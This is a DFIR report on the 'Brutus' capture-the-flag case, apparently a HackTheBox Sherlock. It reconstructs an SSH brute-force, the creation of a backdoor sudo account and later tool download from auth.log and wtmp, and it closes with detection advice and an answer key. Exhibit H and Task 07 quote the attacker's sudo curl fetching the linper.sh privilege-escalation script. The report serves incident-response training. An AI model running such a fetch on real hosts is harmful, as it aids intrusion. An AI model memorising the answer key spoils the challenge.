◆ DIGITAL FORENSICS & INCIDENT RESPONSE

Brutus

DFIR INCIDENT RESPONSE REPORT — SSH BRUTE-FORCE INTRUSION (auth.log & wtmp)

DIFFICULTY	CATEGORY	HOST	ATTACKER IP
Very Easy	Log Analysis	ip-172-31-35-28	65.2.161.68

SKILLS & TECHNIQUES

auth.log · wtmp / utmpdump · SSH Brute Force · Session Correlation · T1136.001 · Create Account

Solved & documented by **0xt1tan**

23 JUL 2026

Table of Contents

SECTION 01

01 Executive Summary

SUMMARY

On 2024-03-06, a Confluence server (host **ip-172-31-35-28**) was compromised via an SSH brute-force attack originating from **65.2.161.68**. The attacker cycled through invalid usernames before successfully guessing the password for the **root** account, then returned minutes later to establish an interactive terminal session. From there, the attacker created a new privileged local account (`cyberjunkie`) for persistence, closed out the original root session, and logged back in as the new account to download a known Linux enumeration/privilege-escalation toolkit via `curl`. The entire chain was reconstructed from two artifacts: `auth.log` and `wtmp`.

KEY FINDINGS

- Initial access achieved via SSH password brute-forcing from a single external IP (65.2.161.68) against multiple usernames, ultimately succeeding against root.
- A measurable gap exists between the authentication event (auth.log) and the interactive terminal session start (wtmp) — the two artifacts had to be cross-correlated to get an accurate login timestamp.
- Persistence established via a new local account, `cyberjunkie`, created and immediately escalated to the `sudo` group — MITRE ATT&CK T1136.001 (Create Account: Local Account).
- The attacker deliberately closed the original root SSH session before switching to the new backdoor account, consistent with reducing the visibility of a live root session.
- Post-persistence, the attacker used `sudo` as `cyberjunkie` to download `linper.sh`, a public Linux privilege-escalation enumeration script, directly from GitHub.

SECTION 02

02 Case Background

SCENARIO

The target is a Confluence server running on host `ip-172-31-35-28` — the default hostname format assigned by AWS to an EC2 instance's private IP, which also means the system clock (and therefore every `auth.log` timestamp in this case) defaults to UTC. The server's SSH service was exposed and became the target of a password-guessing campaign from a single source IP. This investigation covers everything from the initial brute-force attempt through to the attacker downloading a post-exploitation toolkit, using only the two artifacts supplied: an authentication log and a login-record database.

Case Name	**Brutus**
Classification	**Log Analysis / DFIR — SSH Brute Force & Persistence**
Affected Host	**ip-172-31-35-28 (AWS EC2)**
Attacker Source IP	**65.2.161.68**
Incident Window	**2024-03-06 06:2x – 06:39 UTC**
Reference Context	**Publicly documented HackTheBox Sherlock scenario (Confluence server / SSH brute force)**

SECTION 03

03 Investigation Methodology

APPROACH

Two artifacts, two different jobs. `auth.log` is a flat text log — searchable directly for keywords like `Failed password`, `Accepted password`, `sudo`, `useradd`, and `session`

`closed`. `wtmp` is a binary login-record database and needs a purpose-built reader (e.g. `utmpdump`, or the `last` command) to inspect.

- **Identification** — pull every authentication-relevant line out of auth.log (failed/accepted logins, sudo usage, account management) and every login record out of wtmp.
- **Correlation** — auth.log's "Accepted password" line marks the moment authentication succeeds; wtmp's login record marks the moment the interactive terminal session actually starts. These are not always the same timestamp, and both had to be checked to build an accurate timeline.
- **Timezone normalization** — auth.log timestamps are already UTC (EC2 default). The wtmp record, however, was read with a tool defaulting to the analyst machine's local timezone (UTC+2), displaying `08:32:45` for what is actually `06:32:45 UTC` — a 2-hour offset that had to be corrected before it could be placed on the same timeline as auth.log.

SECTION 04

04 Evidence Collection

ARTIFACTS PROVIDED

Two files were provided for this engagement: `auth.log` and `wtmp`. No disk image, memory capture, or additional log channels (e.g. syslog, Confluence application logs) were available — every finding in this report is scoped to what these two artifacts can support.

TOOL	PURPOSE
`grep / less`	Direct text search of auth.log for authentication, sudo, and account-management events
`utmpdump`	Parsing the binary wtmp login-record database into readable fields

LOG SOURCE REFERENCE

Two artifact types carry this entire investigation. Documented here before the walkthrough since every finding below cites one of them.

ARTIFACT	TYPE	WHAT IT TELLS US
`auth.log`	Plain-text log	Records authentication events on a Unix system — successful and failed SSH logins, `sudo`/`su` usage, PAM session open/close, and account-management actions (`useradd`, `groupadd`, `usermod`, `passwd`, `chfn`). The primary source for almost everything in this case.
`wtmp`	Binary database	Records historical login/logout sessions system-wide — username, TTY, source host, and session start time. Not human-readable directly; requires a tool like `utmpdump` or `last`. Used here to pin down the exact moment the attacker's interactive terminal session began, which auth.log alone doesn't capture as precisely.

SECTION 05

05 Investigation Walkthrough

TASK 01 · BRUTE FORCE SOURCE

What IP address did the attacker use to carry out the brute-force attack?

› ANALYST REASONING

auth.log is full of repeated `Failed password` lines for the same invalid username, all from one IP — the textbook signature of an automated password-guessing run.

› EXTRACTION METHOD

Manual review of auth.log filtered to `Failed password` entries.

› EVIDENCE RECORD

Log Source	auth.log
Target User	svc_account (invalid user)
Source IP	65.2.161.68
Pattern	Repeated "Failed password for invalid user svc_account" across sequential source ports

```
Failed password for invalid user svc_account from 65.2.161.68 port 46722 ssh2
Failed password for invalid user svc_account from 65.2.161.68 port 46732 ssh2
Failed password for invalid user svc_account from 65.2.161.68 port 46742 ssh2
Failed password for invalid user svc_account from 65.2.161.68 port 46744 ssh2
Failed password for invalid user svc_account from 65.2.161.68 port 46750 ssh2
Failed password for invalid user svc_account from 65.2.161.68 port 46774 ssh2
Failed password for invalid user svc_account from 65.2.161.68 port 46786 ssh2
Failed password for invalid user svc_account from 65.2.161.68 port 46814 ssh2
Failed password for invalid user svc_account from 65.2.161.68 port 46840 ssh2
Failed password for invalid user svc_account from 65.2.161.68 port 46800 ssh2
Failed password for invalid user svc_account from 65.2.161.68 port 46854 ssh2
```

EXHIBIT A — auth.log — repeated failed logins for invalid user svc_account, same source IP

› WHY THIS ANSWERS THE QUESTION

The volume of failed attempts against a single non-existent account, all from one IP and cycling through ports in quick succession, is consistent with an automated brute-force tool rather than a human mistyping a password.

ANSWER `65.2.161.68`

TASK 02 · SUCCESSFUL COMPROMISE

Which account did the brute force eventually succeed against, and at what time did authentication succeed?

› ANALYST REASONING

After the run of failures against `svc_account`, the same source IP eventually gets an `Accepted password` line — the attacker moved on from the invalid username and got lucky (or had a working credential) against a real one.

› EXTRACTION METHOD

Manual review of auth.log filtered to `Accepted password` from 65.2.161.68.

› EVIDENCE RECORD

Log Source	auth.log
Process	sshd[2411]
Compromised Account	root
Source IP	65.2.161.68
Source Port	34782
Timestamp (UTC)	2024-03-06 06:31:40

```
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: Accepted password for root from 65.2.161.68 port 34782 ssh2
```

EXHIBIT B — auth.log — Accepted password for root from 65.2.161.68

› WHY THIS ANSWERS THE QUESTION

"Accepted password" is sshd's explicit, unambiguous confirmation that authentication succeeded — no inference needed, and it names the account directly.

ANSWER **root — 2024-03-06 06:31:40 UTC**

TASK 03 · INTERACTIVE LOGIN (WTMP)

What UTC timestamp did the attacker actually establish an interactive terminal session — and why does it differ from the auth.log authentication time?

› ANALYST REASONING

auth.log's "Accepted password" marks authentication succeeding, not the terminal session itself starting. wtmp is the authoritative source for when a login session was actually established, and its timestamp here doesn't line up with the auth.log time at first glance — until the display timezone is accounted for.

› EXTRACTION METHOD

`utmpdump` output for the wtmp record matching user `root` and source IP 65.2.161.68. The parsed record displayed `2024/03/06 08:32:45` — but that reflects the analysis tool's local timezone (UTC+2), not UTC.

› EVIDENCE RECORD

Log Source	wtmp (via utmpdump)
User	root
PID	2549
TTY	pts/1
Source Host	65.2.161.68
Record Timestamp (tool-local, UTC+2)	2024/03/06 08:32:45
Corrected Timestamp (UTC)	2024-03-06 06:32:45
wtmp Session Field	387923 (internal record identifier — not the SSH session number)



EXHIBIT C — utmpdump output — root login session from 65.2.161.68

› WHY THIS ANSWERS THE QUESTION

Subtracting the 2-hour display offset from the wtmp record's local timestamp puts the interactive session start about a minute after the auth.log "Accepted password" event in Task 02 — consistent with a short gap between password verification and the shell actually being handed to the user.

ANSWER 2024-03-06 06:32:45 UTC

TASK 04 · SESSION IDENTIFICATION

What SSH session number was assigned to the attacker's interactive root session?

› ANALYST REASONING

Linux's session manager (systemd-logind) assigns an incrementing session number to every login. This number shows up in auth.log at both session open and session close, and is the cleanest way to track one specific session's lifetime independent of PID or port.

› EXTRACTION METHOD

Manual review of the systemd-logind lines in auth.log immediately surrounding the Task 02/03 login.

› EVIDENCE RECORD

Log Source	auth.log
Subsystem	pam_unix(sshd:session) / systemd-logind
Account	root (uid=0)
Session Number	37

```
pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
```

EXHIBIT D — auth.log — PAM session opened for user root(uid=0)

› WHY THIS ANSWERS THE QUESTION

The session-closed record for this same login (Task 06, Exhibit F) explicitly names "Session 37 logged out" — tying this PAM session-open event to session number 37 for the attacker's root login.

ANSWER Session 37

TASK 05 · PERSISTENCE

What account did the attacker create for persistence, and what MITRE ATT&CK technique does this correspond to?

› ANALYST REASONING

Once inside as root, the attacker's next move is textbook persistence: create a new local account so they don't have to keep relying on the brute-forced root credential.

› EXTRACTION METHOD

Manual review of auth.log filtered to `useradd` / `groupadd` / `usermod` entries following the Task 04 session.

› EVIDENCE RECORD

Log Source	auth.log
New Account	cyberjunkie (UID 1002, GID 1002)
Timestamp (UTC)	2024-03-06 06:34:18 – 06:35:15
Actions	groupadd → useradd → passwd changed → chfn → usermod (added to sudo + shadow groups)
MITRE Technique	T1136.001 — Create Account: Local Account

```
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/gshadow: name=cyberjunkie
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: new group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/home/cyberjunkie, sl
Mar  6 06:34:26 ip-172-31-35-28 passwd[2603]: pam_unix(passwd:chauthtok): password changed for cyberjunkie
Mar  6 06:34:31 ip-172-31-35-28 chfn[2605]: changed user 'cyberjunkie' information
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2616]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=(
Mar  6 06:35:01 ip-172-31-35-28 CRON[2615]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=(
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session closed for user root
Mar  6 06:35:01 ip-172-31-35-28 CRON[2616]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:35:01 ip-172-31-35-28 CRON[2615]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to group 'sudo'
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to shadow group 'sudo'
```

EXHIBIT E — auth.log — cyberjunkie created and added to the sudo group



EXHIBIT F — MITRE ATT&CK reference — T1136, sub-technique T1136.001, Tactic: Persistence

› WHY THIS ANSWERS THE QUESTION

The full lifecycle — group creation, user creation, password set, and immediate addition to the sudo group — happens under the attacker's own root session, within about a minute. MITRE ATT&CK's own documentation for T1136 (Create Account) covers exactly this behavior: creating an account to maintain access without depending on a persistent remote-access tool.

```
ANSWER  cyberjunkie — T1136.001 (Create Account: Local Account)
```

TASK 06 · SESSION TEARDOWN

At what time was the attacker's original root session closed?

› ANALYST REASONING

After finishing the persistence setup, the attacker doesn't stay logged in as root — the session gets explicitly disconnected, which lines up with switching over to the newly created account instead.

› EXTRACTION METHOD

Manual review of auth.log for the disconnect / session-closed sequence tied to session 37.

› EVIDENCE RECORD

Log Source	auth.log
Process	sshd[2491]
Account	root
Source	65.2.161.68, port 53184
Timestamp (UTC)	2024-03-06 06:37:24
Session Closed	Session 37

```
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: Received disconnect from 65.2.161.68 port 53184:11: disconnected by user
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: Disconnected from user root 65.2.161.68 port 53184
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session closed for user root
Mar  6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Session 37 logged out. Waiting for processes to exit.
Mar  6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Removed session 37.
```

EXHIBIT G — auth.log — disconnect and session close for root, Session 37 logged out

› WHY THIS ANSWERS THE QUESTION

The disconnect, session-closed, and "Session 37 logged out" lines are one contiguous block naming both the account and the session number identified in Task 04 — a clean, unambiguous close event.

ANSWER 2024-03-06 06:37:24 UTC

TASK 07 · POST-EXPLOITATION TOOLING

After logging in as the backdoor account, what command did the attacker run with elevated privileges?

› ANALYST REASONING

With `cyberjunkie` now in the sudo group, the logical next step is to use that access — auth.log's sudo lines record exactly which command was executed and as whom.

› EXTRACTION METHOD

Manual review of auth.log filtered to `sudo:` entries following the Task 05 account creation.

› EVIDENCE RECORD

Log Source	auth.log
User	cyberjunkie (TTY=pts/1)
Effective User	root
Working Directory	/home/cyberjunkie
Timestamp (UTC)	2024-03-06 06:39:38
Command	/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh

```
Mar  6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl
https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh
```

EXHIBIT H — auth.log — cyberjunkie uses sudo to curl linper.sh from GitHub

› WHY THIS ANSWERS THE QUESTION

sudo's own logging format records the invoking user, the effective user, and the full command verbatim — this is the attacker's first documented action as the new backdoor account, roughly two minutes after closing out the original root session.

ANSWER `/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh`

SECTION 06

06 Timeline Reconstruction

TIMESTAMP (UTC)	EVENT	EVIDENCE	MITRE TECHNIQUE
06:2x (window)	Repeated failed SSH logins for invalid user svc_account from 65.2.161.68	Exhibit A	T1110 — Brute Force
06:31:40	Password accepted for root from 65.2.161.68 (sshd[2411])	Exhibit B	T1110 · T1078 — Valid Accounts
06:32:45	Interactive terminal session established (wtmp), Session 37	Exhibit C, D	T1021.004 / T1078
06:34:18 – 06:35:15	New account "cyberjunkie" created and added to the sudo group	Exhibit E, F	T1136.001 — Create Account
06:37:24	Original root session (37) closed / logged out	Exhibit G	—
06:39:38	cyberjunkie uses sudo to download linper.sh via curl	Exhibit H	T1059.004 · T1105 — Ingress Tool Transfer

SECTION 07

07 Indicators of Compromise

HOST & IDENTITY

FIELD	VALUE
Host	ip-172-31-35-28
Compromised Account	root
Backdoor Account	cyberjunkie (UID 1002, GID 1002)
Attempted Invalid Account	svc_account

NETWORK INDICATORS

TYPE	VALUE
Attacker Source IP	65.2.161.68 MALICIOUS
SSH Source Ports Observed	34782, 53184, plus a wide range during the brute-force burst
Ingress Tool Domain	raw.githubusercontent.com ABUSED SERVICE

PROCESS & FILE INDICATORS

ITEM	DETAIL	NOTES
sshd[2411]	Accepted password for root	Initial compromise session
sshd[2491]	Session 37, port 53184	Interactive session used for persistence setup MALICIOUS
linper.sh	github.com/montysecurity/linper	Public Linux privilege-escalation enumeration script SUSPICIOUS

ARTIFACTS REFERENCED

ARTIFACT	ROLE IN THIS CASE
auth.log	Primary source — authentication, sudo, account management
wtmp	Interactive session start time, cross-referenced against auth.log

SECTION 08

08 MITRE ATT&CK Mapping

ID	TECHNIQUE	TACTIC	WHY IT APPLIES
T1110	**Brute Force**	Credential Access	auth.log shows a sustained series of automated password-guessing attempts against an invalid account before succeeding against root, from a single source IP.
T1078	**Valid Accounts**	Initial Access, Persistence	Once the root password was guessed correctly, the attacker authenticated as a legitimate, valid account rather than exploiting a vulnerability.

ID	TECHNIQUE	TACTIC	WHY IT APPLIES
T1136.001	**Create Account: Local Account**	Persistence	Directly evidenced — the attacker created the local account "cyberjunkie" and added it to the sudo group within the root session, giving themselves a second, less conspicuous path back in.
T1059.004	**Unix Shell**	Execution	All observed attacker actions — account creation, sudo usage, curl execution — were carried out interactively through a Unix shell session.
T1105	**Ingress Tool Transfer**	Command & Control	The attacker used curl to pull an external enumeration/privilege-escalation script (linper.sh) from GitHub directly onto the compromised host.

SECTION 09

09 Detection Opportunities

SSH brute-force volume from a single source IP — Exhibit A

A simple threshold alert — N failed SSH logins from one IP within a short window — would have flagged this well before the successful root login. fail2ban or an equivalent rate-limiting control would likely have blocked the source IP outright.

Direct root SSH login — Exhibit B

Disabling direct root SSH login (`PermitRootLogin no`) and requiring a named account plus `sudo` would have forced the attacker to also guess a username, removing the single highest-value target account entirely.

New local account added to sudo immediately after creation — Exhibit E

An alert on any `useradd` event followed within minutes by that same account being added to the sudo/wheel group is a high-confidence persistence indicator with very few legitimate same-session matches.

Root session closed immediately before a new account's first sudo use — Exhibits G, H

Correlating session teardown for one account with a new account's first privileged action minutes later is a pattern worth alerting on — it's consistent with an attacker consciously moving off a conspicuous session.

curl/wget pulling scripts directly from raw.githubusercontent.com via sudo — Exhibit H

> Outbound requests to raw source-hosting domains, especially when run with sudo immediately after a new account is created, warrant an EDR or egress-filtering rule — legitimate admin workflows rarely look like this.

SECTION 10

10 Lessons Learned

- auth.log and wtmp tell overlapping but distinct parts of the same story — authentication time and interactive session time can differ, and both are needed for an accurate timeline.
- Timestamp normalization matters: a tool displaying local time instead of UTC produced a 2-hour discrepancy that would have thrown off the whole timeline if taken at face value.
- Session numbers (systemd-logind) are a reliable way to track one login's full lifecycle across open and close events, independent of PID or port reuse.
- A brute-forced root session followed by a freshly created sudo account is a strong, learnable pattern — that transition point is one of the highest-value places to detect this class of intrusion.

CASE CLOSED

SHERLOCK · BRUTUS · SOLVED BY 0XT1TAN

SECTION 11

11 Appendix

APPENDIX A — ANSWER KEY

Task 01 — Brute-Force Source IP	65.2.161.68
Task 02 — Compromised Account / Time	root — 2024-03-06 06:31:40 UTC
	2024-03-06 06:32:45 UTC

Task 03 — Interactive Login (UTC)	
Task 04 — SSH Session Number	**37**
Task 05 — Persistence Account / Technique	**cyberjunkie — T1136.001**
Task 06 — Root Session Closed	**2024-03-06 06:37:24 UTC**
Task 07 — Post-Exploitation Command	**curl .../montysecurity/linper/main/linper.sh**

APPENDIX B — EXHIBIT INDEX

EXHIBIT	SOURCE	DESCRIPTION
A	auth.log	Repeated failed logins — invalid user svc_account
B	auth.log	Accepted password for root, 06:31:40 UTC
C	wtmp	utmpdump record — root interactive session
D	auth.log	PAM session opened for root, Session 37
E	auth.log	cyberjunkie account created + added to sudo group
F	MITRE ATT&CK	T1136 Create Account reference documentation
G	auth.log	Root session (37) disconnected and closed, 06:37:24 UTC
H	auth.log	sudo — cyberjunkie curls linper.sh, 06:39:38 UTC

> **Scope note —** this report is limited to what auth.log and wtmp support. No process-level telemetry, file-integrity data, or network capture was available; the exact content and behavior of linper.sh itself (beyond its public GitHub source) was not analyzed as part of this engagement.